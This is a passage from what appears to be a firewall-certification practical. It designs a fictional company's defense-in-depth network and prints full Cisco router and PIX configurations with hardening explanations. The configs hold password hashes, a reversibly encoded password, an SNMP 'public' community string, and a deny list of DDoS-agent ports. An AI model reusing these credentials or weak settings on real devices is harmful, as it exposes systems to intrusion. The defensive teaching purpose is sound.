The 3 NIDS installed on Service_Network_1, Service_Network_2 and the Internal_network are configured to monitor all traffic in the catalyst switch that the NIDS is connected to. The NIDS are tuned to only send log messages to the SYSLOG server in the Service_Network_2 with messages that may impact the operation of the GIAC Enterprises. The log messages sent by the NIDS will be screened and over time, false positives will be minimized. Each NIDS server is installed with two NIC cards. One NIC card is configured as promiscuous mode without an IP address. The second NIC card will be configured with an IP address and plug to another port on the catalyst 2912. From this port, the NIDS will send the log messages to the SYSLOG server in the Service_Network_2.

The 3 NIDS are running the latest version of SNORT 2.0.2 downloaded from www.snort.org. They are installed on three AlphaServer DS10 servers with Red Hat Linux 9.0. SNORT is chosen because it is free-of-charge and its ease of configuration. The Linux is hardened with the scripts available from http://www.bastille-linux.org/.

1.5.6 NTP Server

The NTP server is to ensure all the servers and network components have a synchronized time. The purpose of having a synchronized time is to correlate events across all the servers and network components. This is necessary for tracking events that occurred in the network. It is decided that there is not a need for the NTP server to synchronize the time to the public NTP servers in the Internet because the requirement is for all the servers and network components in the GIAC Enterprises to having the common timestamp.

The NTP is running using the latest version of 4.1.2 XNTPD available from www.ntp.org. The XNTPD is chosen because it is free-of-charge. Together with the Internal DNS server, the NTP is installed on an AlphaServer DS10 system

running on Red Hat Linux 9.0. The Linux is hardened with the scripts available from http://www.bastille-linux.org/.

1.5.7 Web Server

The web server is running Apache 2.0.47 from www.apache.org on an AlphaServer ES40. The AlphaServer ES40 is chosen because it is the mid-range server with Linux 9.0 installed. The Apache is chosen because of its stability, speed, fast to setup and it is free-of-charge. The Linux 9.0 is chosen because of its stability and also the I.T. engineer is familiar with the O.S. The Linux is hardened with the scripts available from http://www.bastille-linux.org/. The web server will provide the interface for the GIAC Enterprises to reach out to the General Public on the fortune cookies sayings. This web server will also be the interface for the GIAC's customers to purchase the cookies sayings from GIAC Enterprises.

1.5.8 Mail Servers at Service_Network_1 and Service_Network_2

Both the external mail server at Service_Network_1 and the Internal mail server are running the latest available version 8.12.10 of sendmail from www.sendmail.org. Sendmail is chosen because it is free-of-charge and its ease of configuration.

The external mail server acts as a relay, passing all inbound messages to the internal mail server at Service_Network_2, and sending outbound messages from that server on to their final destinations. The external mail server is installed with virus scanning software to scan all inbound emails before relaying the emails to the internal mail server.

Both of the mail servers are installed on Alphaserver DS10 systems with Red Hat Linux 9.0. The servers are hardened with the scripts available from http://www.bastille-linux.org/.

1.5.9 SYSLOG Server/Cisco Security Management Console

The GIAC Enterprises decided to use the freeware Kiwi SYSLOG version 7.0.3 software available in http://www.kiwisyslog.com/software_downloads.htm#syslog. It provides centralized logging that is convenient for the I.T. engineer instead of checking the individual logs from the individual servers and network components. The SYSLOG server is installed in the Service_Network_2 listening on only port UDP 514.

The Cisco Security Management Console version 3.2 is used for the configuration of the policies that is needed for the Cisco Security Agent (CSA) installed in the desktop PCs and also the Window 2000 servers. The Console uses port TCP 80 and TCP 443 to communicate with the Cisco Security Agents.

The Kiwi SYSLOG server and the Cisco Security Management Console are installed on a Hewlett-Packard ProLiant ML310 system running on Window 2000 Server with the Service Pack 4 downloaded from http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp

1.5.10 Cisco ACS RADIUS server

The Cisco Access Control Server (ACS) provides the Authentication, Authorization and Accounting (AAA) service to the GIAC customers. It is installed in the Service_Network_1. When the GIAC customers login at the GIAC web site, the username and password will be authenticated to the database stored in the ACS RADIUS server. Once the login is successful, the customers will be able to view and purchase the fortune cookies sayings stored in the Oracle database.

The Cisco ACS RADIUS server version 3.2.1 is installed in a Hewlett-Packard ProLiant ML310 system running on Window 2000 Service Pack 4 downloaded from
http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp

1.5.11 Cookies Oracle Database Server

The database server is an AlphaServer ES40 running on Oracle 9i Release 2 with Red Hat Linux 9.0. The procedure for the installation of the Oracle 9i Release 2 on Red Hat 9.0 can be found at http://linux.oreillynet.com/lpt/a/4141.

The Oracle Database is chosen for its performance, reliability and security. It also offers fast, simple installation and extensive self-management. With the Oracle Label Security feature, the access of the database is control based on the authorization of users.

The Linux is hardened with the scripts available from http://www.bastille-linux.org/.

1.5.12 DNS Servers at Service_Network_1 and Service_Network_2

The split DNS architecture is used for the GIAC Enterprises. Split DNS is the placement of two DNS servers, one External DNS server and another Internal DNS server. The External DNS server will only contains external entries whereas the Internal DNS server only contains the internal IP addresses and names of sensitive internal hosts. In this way, the internal hosts are not exposed to the Internet.

The external DNS server can also be configured to response only to external queries from the Internet about Internet-accessible services for the organization.

Both the Internal and External DNS servers are running the latest release BIND 9.2.2-P3 downloaded from www.isc.org. This release is a maintenance release, containing fixes for a number of bugs in 9.2.0 and 9.2.1. It is recommended that

once the BIND 9.2.3 is released, both the DNS are to be upgraded to the new version.

Both the Internal DNS server and External DNS server are installed on two separate AlphaServer DS10 systems running on Red Hat Linux 9.0. The Linux is hardened with the scripts available from http://www.bastille-linux.org/.

1.6 Defense-in-Depth

The Defense-in-Depth model is based on the concept that no single layer of security can give enough protection to targets against attackers. By creating multiple levels of security and relying on different technologies and platforms for each, we can create a more secured environment against intrusion. If a software bug in one security level let in malicious traffic, there is a better chance that a different security technology or platform can filter out the traffic.

With regards to the security architecture for the GIAC Enterprises, the border router performs the first layer static packet filtering from the Internet traffic. Static packet filtering provides a simple firewall function but it has no method to maintain the “state” or remembering the packets that preceded it.

The second layer of defense is provided by the Cisco PIX firewall. The PIX firewall uses the stateful packet inspection technology to control the traffic flow passing through the PIX firewall.

This combination of the two perimeter protection techniques, namely the packet filtering and stateful packet inspection, provides GIAC Enterprises a more secured environment against intrusion.

The third layer of defense is provided by the stateful inspection Checkpoint Firewall. The Checkpoint Firewall controls further the network traffic that could access the sensitive servers in the internal network of the GIAC Enterprises. Checkpoint is chosen as a different vendor to the primary firewall, Cisco PIX, to provide an additional protection should vulnerability is discovered on the Cisco PIX firewall.

The packet filtering provided by the border router and the stateful inspection of the two firewalls could not control the legitimate traffics that have the rights to be in the GIAC Enterprises network. What is supposed to be legitimate traffic could be malicious in nature. The three network IDS installed in the Service_Network_1, Service_Network_2 and the Internal_Network are used to detect malicious traffic that may exists in the network and to report to the SYSLOG server any suspicious activities. The I.T. engineer from the GIAC Enterprises will review the logs at the end of the day to make sure no suspicious activities exist in the GIAC Enterprises network.

The Cisco 2621 router is hardened with the recommendation stated in http://www.nsa.gov/snac/cisco/. Whereas, the Checkpoint firewall installed in Nokia IP330 with the IPSO that has been hardened. All the Linux servers are hardened with the scripts available from http://www.bastille-linux.org/.

Tripwire for Server version 4.0 is installed on all Linux-based servers in the GIAC Enterprises. Tripwire for Server is able to detect and pinpoint changes to system and configuration files, it enables the I.T. engineer in the GIAC Enterprises to determine what had changed, when did it changed, how it was changed and who had changed it. With Tripwire, the servers will able to roll back to a known good state if the change is not authorized or desired.

All desktop users running on Windows and Windows 2000 servers are installed with the Cisco Security Agent version 3.2. The Cisco Security Agent is able to stop unknown attacks that attempt malicious activity by using policy-based technology rather than using the signature-based technology that is used by the IDS. The Cisco Security Agent also provides Zero-Update Protection by using the policy-based technology. The Cisco Security Agent functions as a personal firewall and also Day Zero virus protection for the desktop PCs and Window 2000 servers. As of to-date, the Cisco Security Agent is still not supported on the Red Hat Linux but it is currently under development. It is recommended that once the Cisco Security Agent for Red Hat Linux is available, it is to be installed on all the Linux servers and remove the Tripwire because the Tripwire could not prevent an attack from taking place and therefore it is a reactive security measure whereas the Cisco Security Agent is a proactive security measure that prevents the attack from taking place.

Symantec AntiVirus Corporate Edition software is also installed on all the desktop PC and Window 2000 servers to scan and clean up any virus that may exist in the systems from time to time. Where the Vexira Antivirus for Linux Server software is installed on the Linux-based server to perform the scanning and cleaning up any virus that may exist in the Linux servers.

1.7 Cost of the Security Architecture

The breakdown of the budget for the GIAC Enterprises security components is stated below:

Security Component	Price (USD)
Cisco 2621 router IOS	Packet filtering feature in included in the IOS without additional cost
Cisco PIX 515E Part number: PIX-515E-UR-BUN and PIX-1FE	USD $4449.00 http://www.dealtime.com/xPO-Cisco_PIX_Firewall_515E_Unrestricted_Bundle_PIX_515E_UR_BUN
Checkpoint firewall installed on Nokia IP330	About USD $3496.50 http://att.dealtime.com/xPC-Nokia_IP_330_NBB2351000

SNORT IDS	Free-of-charge. Downloaded from www.snort.org
Tripwire for Server -Linux (For the 6 Linux servers)	USD $565.25 x 6 = USD $3391.50 http://www.securehq.com/item.wml&prodid=24823&deptid=70&sessionid=200310171132723875
Symantec AntiVirus Small Business Edition Windows 25-Users pack (For the 9 Window desktop users and 2 Window 2000 servers)	USD $869.00 http://nct.symantecstore.com/0001/mup.html
Vexira Antivirus for Linux Server 10 Server License (For the 6 Linux servers)	USD $1899.95 http://www.centralcommand.com/purchase_linuxserver.html
Cisco Access Control Server (RADIUS server) Software part number: CSACS-3.2-WIN-K9	USD $4374.13 http://shopper.cnet.com/CISCO_SECURE_ACS_3_1_FOR_WINDOWS/4014-3514_9-20584476.html
Cisco Security Desktop Agent (Win + Sol), 25 Agent Bundle (For the 9 full-time GIAC employees)	USD $1499.58 http://www.provantage.com/buy-22078954-cisco-systems-internet-security-agent-shopping.htm
Cisco Security Server Agent (Win +Sol), 1 Agent (For the 2 Window 2000 servers)	USD $1376.46 x 2 = USD $2752.92 http://www.provantage.com/buy-22078954-cisco-systems-internet-security-agent-shopping.htm

The total cost of the security architecture is USD $22732.58. With the USD $4000 profits that the GIAC Enterprises made every month, the cost of the security architecture can be recovered within 6 months. Thus, the amount of money spent on this security architecture is justifiable.

2. Security Policy and Tutorial

2.1 Border Router

The complete security policy for the border router used in GIAC Enterprises is as below:

```
GCFW_BR#
GCFW_BR#show run
Building configuration...

Current configuration : 4980 bytes
!
version 12.3
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname GCFW_BR
!
boot-start-marker
boot-end-marker
!
no logging console
enable secret 5 $1$P3FU$ib6zxjlC7qbT/61FL85Kz0
!
username giac password 7 02210D5A082301261B
no aaa new-model
ip subnet-zero
no ip source-route
ip cef
!
!
no ip domain lookup
!
no ip bootp server
ip audit notify log
ip audit po max-events 100
no ftp-server write-enable
!
!
!
!
interface FastEthernet0/0
 description Inside interface to PIX
 ip address 202.156.50.1 255.255.255.248
 ip access-group 105 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 duplex auto
 speed auto
 no cdp enable
!
interface Serial0/0
 description Outside interface to Internet
 bandwidth 512
 ip address 202.156.50.9 255.255.255.248
 ip access-group 100 in
 ip verify unicast reverse-path
 no ip redirects
 no ip unreachables
```

```
 no ip proxy-arp
 ntp disable
 clockrate 500000
 no fair-queue
 no cdp enable
!
interface FastEthernet0/1
 ip address 10.10.10.1 255.255.255.0
 shutdown
 duplex auto
 speed auto
 no cdp enable
!
interface Serial0/1
 no ip address
 shutdown
 no cdp enable
!
interface Serial0/2
 no ip address
 shutdown
 no cdp enable
!
no ip http server
ip classless
ip route 0.0.0.0 0.0.0.0 202.156.50.10
ip route 10.10.10.0 255.255.255.0 202.156.50.2
ip route 10.10.20.0 255.255.255.0 202.156.50.2
ip route 10.10.30.0 255.255.255.0 202.156.50.2
ip route 10.10.40.0 255.255.255.0 202.156.50.2
!
!
access-list 10 deny   any log
access-list 100 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny   ip 0.0.0.0 0.255.255.255 any log
access-list 100 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny   ip 169.254.0.0 0.0.255.255 any log
access-list 100 deny   ip 224.0.0.0 15.255.255.255 any log
access-list 100 deny   ip host 255.255.255.255 any log
access-list 100 deny   ip 202.156.70.0 0.0.0.255 any log
access-list 100 deny   ip any host 202.156.70.255 log
access-list 100 deny   ip any host 202.156.50.0 log
access-list 100 deny   ip any host 202.156.70.0 log
access-list 100 permit ip any 202.156.50.0 0.0.0.7
access-list 100 deny   icmp any any echo log
access-list 100 deny   icmp any any redirect log
access-list 100 deny   icmp any any mask-request log
access-list 100 permit icmp any 202.156.50.0 0.0.0.3
access-list 100 deny   tcp any any eq 27665 log
access-list 100 deny   tcp any any eq 16660 log
access-list 100 deny   tcp any any eq 65000 log
access-list 100 deny   tcp any any eq 33270 log
access-list 100 deny   tcp any any eq 39168 log
access-list 100 deny   tcp any any range 6711 6712 log
access-list 100 deny   tcp any any eq 6776 log
access-list 100 deny   tcp any any eq 6669 log
access-list 100 deny   tcp any any eq 2222 log
access-list 100 deny   tcp any any eq 7000 log
access-list 100 permit tcp any 202.156.50.0 0.0.0.3 established
access-list 100 permit tcp any eq smtp host 202.156.70.4 gt 1023 established
```

```
access-list 100 permit tcp any eq www host 202.156.70.2 gt 1023 established
access-list 100 permit tcp any eq 443 host 202.156.70.2 gt 1023 established
access-list 100 deny   udp any any eq 33400 log
access-list 100 deny   udp any any eq 31335 log
access-list 100 deny   udp any any eq 27444 log
access-list 100 permit udp any eq domain host 202.156.70.3 gt 1023
access-list 100 deny   ip any any log
access-list 105 permit ip 202.156.50.0 0.0.0.7 any
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any echo
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any parameter-problem
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any source-quench
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any echo
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any parameter-problem
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any packet-too-big
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any source-quench
access-list 105 deny   tcp any any range 135 139 log
access-list 105 permit tcp 202.156.50.0 0.0.0.3 gt 1023 any lt 1024
access-list 105 permit tcp 202.156.70.0 0.0.0.255 gt 1023 any lt 1024
access-list 105 permit udp host 202.156.70.3 gt 1023 any eq domain
access-list 105 permit udp 202.156.50.0 0.0.0.3 any range 33400 34400 log
access-list 105 permit udp 202.156.70.0 0.0.0.255 any range 33400 34400 log
access-list 105 deny   ip any any log
no cdp run
banner motd ^CC
        WARNING
This system belongs to GIAC Enterprises.
Unauthroized access is prohibited.
======================================
^C
!
line con 0
 exec-timeout 5 0
 login local
line aux 0
 exec-timeout 0 1
 login local
 no exec
line vty 0 4
 access-class 10 in
 exec-timeout 0 1
 login local
 no exec
 transport input none
 transport output none
!
!
!
end

GCFW_BR#
GCFW_BR#show version
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IO3-M), Version 12.3(3a), RELEASE SOFTWARE (fc2)
Copyright (c) 1986-2003 by cisco Systems, Inc.
Compiled Wed 15-Oct-03 06:38 by dchih
Image text-base: 0x80008098, data-base: 0x80D11E70

ROM: System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)

GCFW_BR uptime is 7 minutes
System returned to ROM by power-on
System image file is "flash:c2600-io3-mz.123-3a.bin"
```

```
cisco 2621 (MPC860) processor (revision 0x102) with 27648K/5120K bytes of memory.
Processor board ID JAB0416006T (1860868175)
M860 processor: part number 0, mask 49
Bridging software.
X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
2 Low-speed serial(sync/async) network interface(s)
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)

Configuration register is 0x2102
GCFW_BR#
GCFW_BR#
```

2.1.1 Hardening

The hardening of the border router is done with the recommendations as stated in the "Router Security Configuration Guide" from the National Security Agency, http://www.nsa.gov/snac/cisco/.

2.1.1.1 Logins and Banners

```
banner motd ^CC
        WARNING
This system belongs to GIAC Enterprises.
Unauthroized access is prohibited.
=====================================
^C
```

A login banner that includes a "no unauthorized" usage is setup on the border router. This provides the GIAC Enterprises to pursue legal actions against an attack.

```
username giac password 7 02210D5A082301261B
access-list 10 deny   any log
line con 0
 exec-timeout 5 0
 login local
line aux 0
 exec-timeout 0 1
 login local
 no exec
line vty 0 4
 access-class 10 in
 exec-timeout 0 1
 login local
 no exec
 transport input none
 transport output none
```

The terminal that connects to the console port of the router should not be left logged in. the "exec-timeout 5 0" command will logout the console session after 5 minutes of in-activity. The "login local" selects local password checking. Authentication is based on the username specified with the "username" global configuration command.

The auxiliary port is disabled with “exec-timeout 0 1” command because there is no need for a modem connection.

All telnet sessions to the router is disallowed with the “access-class 10 in” command. The access-list 10 denied all traffic to be permitted into the VTY lines of the router. So this prevents the router from being accessed remotely.

2.1.1.2 Passwords

enable secret 5 1P3FU$ib6zxjlC7qbT/61FL85Kz0

The encryption algorithm activated by “service password-encryption” command is known to be weak. Where the MD5 hash used by the “enable secret” command is much stronger. The “enable password” is not set so that it will not give away a system password, only the “enable secret” password is set. The password is chosen with a combination of uppercase and lowercase letters and numbers. This is to prevent the guessing of easy passwords.

2.1.2.3 Router Network Services

no cdp run
no service tcp-small-servers
no service udp-small-servers
no ip http server
no ip bootp server
no ip source-route
no ip proxy-arp
no ip redirects
no ip unreachables
no ip domain lookup
ntp disable

The Cisco Discovery Protocol (CDP) is a Cisco proprietary protocol that is used to identify Cisco equipment in a LAN segment. An attacker could use the CDP to know more about the network if it is enabled. The command “no cdp run” is used to disabled the border router from replying to CDP queries.

The command “no service tcp-small-servers” is to disable the TCP servers for Echo, Discard, Chargen, and Daytime services. It is not necessary for the border router to support these services and they should be disabled.

The command “no service udp-small-servers” is to disable the UDP servers for Echo, Discard and Chargen services. It is not necessary for the border router to support these services and they should be disabled.

The border router supports remote administration of the router using HTTP protocol. To avoid unauthorized administration of the border router, the HTTP is disabled using the command “no ip http server”.

Bootp is a protocol used by some hosts to load their operating system over the network. Bootp offers an attacker the ability to download a copy of the router's IOS software. It is disabled for security purposes. The command used is "no ip bootp server".

Source routing is used to specify routes for individual packets. This feature is used in many attacks of the network. It should be disabled using the command "no ip source-route".

Proxy ARP is a service that can be provided by the Cisco router where ARP queries are responded by the Cisco router thus enabling access between multiple LAN segments. It breaks the LAN security perimeter and extending LAN at layer 2 across multiple segments. Proxy ARP should be disabled so that the LAN security perimeter remains intact. The command to disabled the proxy arp is "no ip proxy-arp" at interface level.

"ip redirect" enable the sending of Internet Control Message Protocol (ICMP) redirect messages if the Cisco IOS software is forced to resend a packet through the same interface on which it was received. Automatic generation of these messages should be disabled using the command "no ip redirect".

When the Cisco router receives a non-broadcast packet destined for itself that uses a protocol it does not recognize, it sends an ICMP unreachable message to the source. An attacker who wants to know more about the network could use this feature. It is disabled with the command "no ip unreachable".

Disabled the router from sending DNS queries turn off the feature by using the command "no ip domain-lookup".

Cisco router uses the Network Time Protocol (NTP) to keep the router time in sync with the rest of the network equipments. The NTP updates should only be enabled on the interface that is trusted. If not, attackers could use an unauthorized NTP server to confuse the timing of logs captured during an attack of the network. The NTP is disabled using the interface command "ntp disable".

2.1.2 Ingress filtering

Ingress filtering is to deny unauthorized traffic from flowing through the router and then to the internal network of the GIAC Enterprises. This filtering is done by having an access list on the external interface of the border router.

The access-list syntax used for the border router is as follows:

access-list *access-list-number* {**deny** | **permit**} *protocol source source-wildcard destination destination-wildcard* [**log**]

access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 0.0.0.0 0.255.255.255 any log

```
access-list 100 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny   ip 169.254.0.0 0.0.255.255 any log
access-list 100 deny   ip 224.0.0.0 15.255.255.255 any log
access-list 100 deny   ip host 255.255.255.255 any log
access-list 100 deny   ip 202.156.70.0 0.0.0.255 any log
access-list 100 deny   ip 202.156.50.0 0.0.0.7 any log
access-list 100 deny   ip any host 202.156.70.255 log
access-list 100 deny   ip any host 202.156.50.0 log
access-list 100 deny   ip any host 202.156.70.0 log
access-list 100 permit ip any 202.156.50.0 0.0.0.7
```

The purpose of the above access-list statements is to disallow any inbound IP packet that contains an IP address from the internal network. For example, packets coming from IP addresses 202.156.70.0/24 and 202.156.50.0/28. Any host address, 127.0.0.0/8, the DHCP default network, 169.254.0.0/16, and any reserved private address as stated in RFC1918 in the source field of the IP packets will also be denied.

Since multicast is not used in the GIAC Enterprises, the multicast IP address of 224.0.0.0/4 in the source field will be blocked.

Smurf attack is the sending of large amount of ICMP echo packets to a subnet's broadcast address with a spoofed source IP address from that subnet. Any packets attempting to send packets using directed broadcast addresses of 202.156.70.255 and 202.156.70.0 would also be denied.

The only permitted IP packets are those with the destination field set with the IP address 202.156.50.0/28.

```
access-list 100 deny   icmp any any echo log
access-list 100 deny   icmp any any redirect log
access-list 100 deny   icmp any any mask-request log
access-list 100 permit icmp any 202.156.50.0 0.0.0.7
```

With ICMP echo packets, an attacker can create a map of the subnets and hosts behind the router. He can also perform a denial of service attack by flooding the router or internal hosts with the echo packets. With ICMP redirect packets, the attacker can cause changes to a host's routing table. Both of these ICMP packets are denied with the above commands.

```
access-list 100 deny   tcp any any eq 27665 log
access-list 100 deny   tcp any any eq 16660 log
access-list 100 deny   tcp any any eq 65000 log
access-list 100 deny   tcp any any eq 33270 log
access-list 100 deny   tcp any any eq 39168 log
access-list 100 deny   tcp any any range 6711 6712 log
access-list 100 deny   tcp any any eq 6776 log
access-list 100 deny   tcp any any eq 6669 log
access-list 100 deny   tcp any any eq 2222 log
access-list 100 deny   tcp any any eq 7000 log
access-list 100 permit tcp any 202.156.50.0 0.0.0.3 established
access-list 100 permit tcp any eq smtp host 202.156.70.4 gt 1023 established
access-list 100 permit tcp any eq www host 202.156.70.2 gt 1023 established
```

```
access-list 100 permit tcp any eq 443 host 202.156.70.2 gt 1023 established
access-list 100 deny   udp any any eq 33400 log
access-list 100 deny   udp any any eq 31335 log
access-list 100 deny   udp any any eq 27444 log
access-list 100 permit udp any eq domain host 202.156.70.3 gt 1023
access-list 100 deny   ip any any log
```

The above statements of access-lists are to block the activities of specific Distributed Denial of Service (DDoS) agents by blocking their particular ports. Only ports that are needed by the business operations of the GIAC Enterprise like SMTP, HTTP, HTTPS and DNS are permitted. The last statement is the default implicit deny statement of the access-list.

TIP

Without keying in the default implicit deny statement at the end of the access-list, the implicit deny will still be enforced, but the denied packets will not be logged to the SYSLOG server. With the default implicit deny statement keyed in to the access-list, the "log" keyword can be added to log the denied packets that can be useful for detection and analysis of probes and attacks against a network.

Potential Problem

The order of the access-list is very important because when a packet found a match in a statement of the access-list, the packet will be "deny" or "permit" accordingly. The packet will not continue to check the rest of the statements in the access-list.

TIP

If a mistake had been made during the configuration of the access-list, the command "no access-list 100" will delete all the statements in the access-list 100. This will means that the whole access-list 100 will need to be keyed-in all over again. To avoid this problem, the access-list could be keyed-in using the notepad in Microsoft Windows; any changes can be made in the notepad using cut-and-paste. Once the access-list is confirmed corrected, it can be copied and paste to the router configuration.

TIP

To prevent un-necessary mistakes when creating the access-list, all the statements of the access-list checking the same protocol will be placed sequentially. For example, all the statements checking protocol "ip" were keyed in first, followed by protocol "icmp", "tcp", then "udp".

TIP

The use of the "log" keyword at the end of each access-list will provide valuable information about what types of packets are being denied. Logs of denied packets can be useful for detection and analysis of probes and attacks against a network.

2.1.3 Egress filtering

Egress filtering is to block un-necessary traffic from the GIAC Enterprises network to leak out to the Internet. This filtering is done by having an access list on the internal interface of the border router.

```
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any echo
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any parameter-problem
access-list 105 permit icmp 202.156.50.0 0.0.0.3 any source-quench
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any echo
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any parameter-problem
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any packet-too-big
access-list 105 permit icmp 202.156.70.0 0.0.0.255 any source-quench
```

The above access-list allows ICMP packets of types Echo, parameter-problem, Packet Too Big, and source-quench. The Echo packets allow users to be able to PING external hosts. Parameter Problem packets and Source Quench packets improve connections by informing problems with packet headers and by slowing down traffic when necessary. Packet Too Big is necessary for Path MTU discovery. (Taken from page 89 “Router Security Configuration Guide” from National Security Agency, http://www.nsa.gov/snac/cisco/)

```
access-list 105 permit udp 202.156.50.0 0.0.0.3 any range 33400 34400 log
access-list 105 permit udp 202.156.70.0 0.0.0.255 any range 33400 34400 log
```

The above two statements allows outbound traceroute to be performed from the Internal GIAC Enterprise network.

```
access-list 105 permit ip 202.156.50.0 0.0.0.7 any
access-list 105 deny   tcp any any range 135 139 log
access-list 105 permit tcp 202.156.50.0 0.0.0.3 gt 1023 any lt 1024
access-list 105 permit tcp 202.156.70.0 0.0.0.255 gt 1023 any lt 1024
access-list 105 permit udp host 202.156.70.3 gt 1023 any eq domain
access-list 105 deny   ip any any log
```

Microsoft ports from TCP/135 to TCP/139 were denied from leaking out to the Internet. Only IP packets within the range of 202.156.50.0/28 are permitted to the Internet. TCP packets with ports greater than 1023 are able to flow out to the Internet provided the destination port are less than 1024. This is to support the business operations of the GIAC Enterprise like SMTP, HTTP, HTTPS and DNS. The last statement is the default implicit deny statement of the access-list that denied every other packets not defined above this statement.

2.2 Primary Firewall and VPN

The complete security policy for the primary firewall and the VPN used in GIAC Enterprises is below:

```
GIAC-PIX#
GIAC-PIX#
GIAC-PIX# show run
: Saved
:
PIX Version 6.2(3)
```

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 srv-net-1 security50
enable password lxzjSYghvKHmkm.o encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname GIAC-PIX
domain-name giac-sayings.com
fixup protocol http 80
fixup protocol smtp 25
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
no fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol sip udp 5060
names
access-list 10 permit ip host 10.10.20.6 10.101.101.0 255.255.255.0
access-list 10 permit ip host 10.10.30.3 10.10.10.240 255.255.255.240

access-list 10 permit ip 202.156.70.0 255.255.255.0 101.101.101.0 255.255.255.0
access-list inbound permit udp any host 202.156.70.3 eq domain
access-list inbound permit udp 202.156.50.0 255.255.255.248 host 10.10.30.4 eq 514
access-list inbound permit tcp any host 202.156.70.2 eq www
access-list inbound permit tcp host 202.156.60.1 host 202.156.70.3 eq domain
access-list inbound permit tcp any host 202.156.70.4 eq smtp
access-list inbound permit tcp any host 202.156.70.2 eq https
access-list 30 permit tcp 10.10.10.240 255.255.255.240 host 10.10.30.3 eq smtp
access-list outbound permit tcp 10.10.10.0 255.255.255.0 any eq www
access-list outbound permit udp host 10.10.30.2 10.10.20.0 255.255.255.0 eq ntp
access-list outbound permit tcp host 10.10.30.4 host 10.10.20.2 eq www
access-list outbound permit tcp host 10.10.30.4 host 10.10.20.2 eq https
access-list outbound permit udp host 10.10.30.2 202.156.50.0 255.255.255.248 eq ntp
access-list outbound permit tcp host 10.10.30.3 host 10.10.20.5 eq smtp
access-list outbound permit udp host 10.10.30.2 host 10.10.20.4 eq domain
access-list dmz-outside permit udp 10.10.20.0 255.255.255.0 host 10.10.30.4 eq 514
access-list dmz-outside permit tcp host 10.10.20.2 host 10.10.30.4 eq www
access-list dmz-outside permit tcp host 10.10.20.2 host 10.10.30.4 eq https
access-list dmz-outside permit tcp host 10.10.20.5 any eq smtp
access-list dmz-outside permit udp host 10.10.20.4 host 202.156.60.1 eq domain
access-list dmz-outside permit tcp host 10.10.20.4 host 202.156.60.1 eq domain
access-list dmz-outside permit tcp host 10.10.20.5 host 10.10.30.3 eq smtp
access-list dmz-outside permit tcp host 10.10.20.4 host 10.10.30.2 eq domain
pager lines 500
logging console debugging
logging buffered debugging
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
mtu outside 1500
mtu inside 1500
mtu srv-net-1 1500
ip address outside 202.156.50.2 255.255.255.248
ip address inside 10.10.40.1 255.255.255.252
ip address srv-net-1 10.10.20.1 255.255.255.0
ip audit info action alarm
ip audit attack action alarm
ip local pool sales-ip 10.10.10.241-10.10.10.254
pdm location 10.10.10.2 255.255.255.255 inside
```

```
pdm history enable
arp timeout 14400
global (outside) 1 202.156.50.1
nat (inside) 0 access-list 30
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
static (srv-net-1,outside) 202.156.70.3 10.10.20.4 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.4 10.10.20.5 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.2 10.10.20.3 netmask 255.255.255.255 0 0
static (srv-net-1,outside) 202.156.70.5 10.10.20.6 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.2 10.10.30.2 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.4 10.10.30.4 netmask 255.255.255.255 0 0
static (inside,srv-net-1) 10.10.30.3 10.10.30.3 netmask 255.255.255.255 0 0
access-group inbound in interface outside
access-group outbound in interface inside
access-group dmz-outside in interface srv-net-1
route outside 0.0.0.0 0.0.0.0 202.156.50.1 1
route inside 10.10.10.0 255.255.255.0 10.10.40.2 1
route inside 10.10.30.0 255.255.255.0 10.10.40.2 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00
sip_media 0:02:00
timeout uauth 0:05:00 absolute

aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
aaa-server sales-auth protocol radius
aaa-server sales-auth (srv-net-1) host 10.10.20.2 Radius1 timeout 10
http server enable
http 10.10.10.2 255.255.255.255 inside
no snmp-server location
no snmp-server contact
snmp-server community public
no snmp-server enable traps
floodguard enable
sysopt connection permit-ipsec
no sysopt route dnat
crypto ipsec transform-set Sup_Part_set esp-3des esp-sha-hmac
